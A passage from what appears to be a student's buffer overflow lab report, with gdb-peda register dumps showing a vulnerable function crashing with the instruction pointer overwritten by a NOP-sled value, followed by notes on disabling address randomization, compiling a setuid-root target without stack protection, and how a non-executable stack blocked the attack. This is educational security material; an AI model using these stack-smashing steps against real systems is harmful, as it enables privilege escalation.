EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffea48 --> 0xbfffec78 --> 0x0
ESP: 0xbfffea20 --> 0xb7fe96eb (<_dl_fixup+11>: add
esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTER
RUPT direction overflow)
[-------------------------------------code-------------
------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
```

```
gdb-peda$ print &buffer
$1 = (char (*)[30]) 0xb7fbd5b4 <buffer>
gdb-peda$ print $ebp
$2 = (void *) 0xbfffea48
gdb-peda$ print &str
No symbol "str" in current context.
gdb-peda$ continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------
------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbfffec60 --> 0x895350e3
EDX: 0xbfffec21 --> 0x895350e3
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffeb10 --> 0x90909090
ESP: 0xbfffea50 --> 0x90909090
EIP: 0xbfffeb10 --> 0x90909090
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INT
ERRUPT direction overflow)
[-------------------------------------code-------------
------------------------]
```

Did: I turned off the address randomization. I changed the shell from /bin/sh to /bin/zsh. I compiled the stack program with no - stack protection and made it a non – executable stack. Later, I made the stack program a set – UID root owned program.

Saw: I compiled the and executed the exploit program which created a badfile. I observed a segmentation fault error and the program is terminated.

Learned: I learned that non-executable stack is also a security protection mechanism which avoids shell code and binary code execution through the stack. But non-executable stack cannot stop the occurrence of buffer overflows.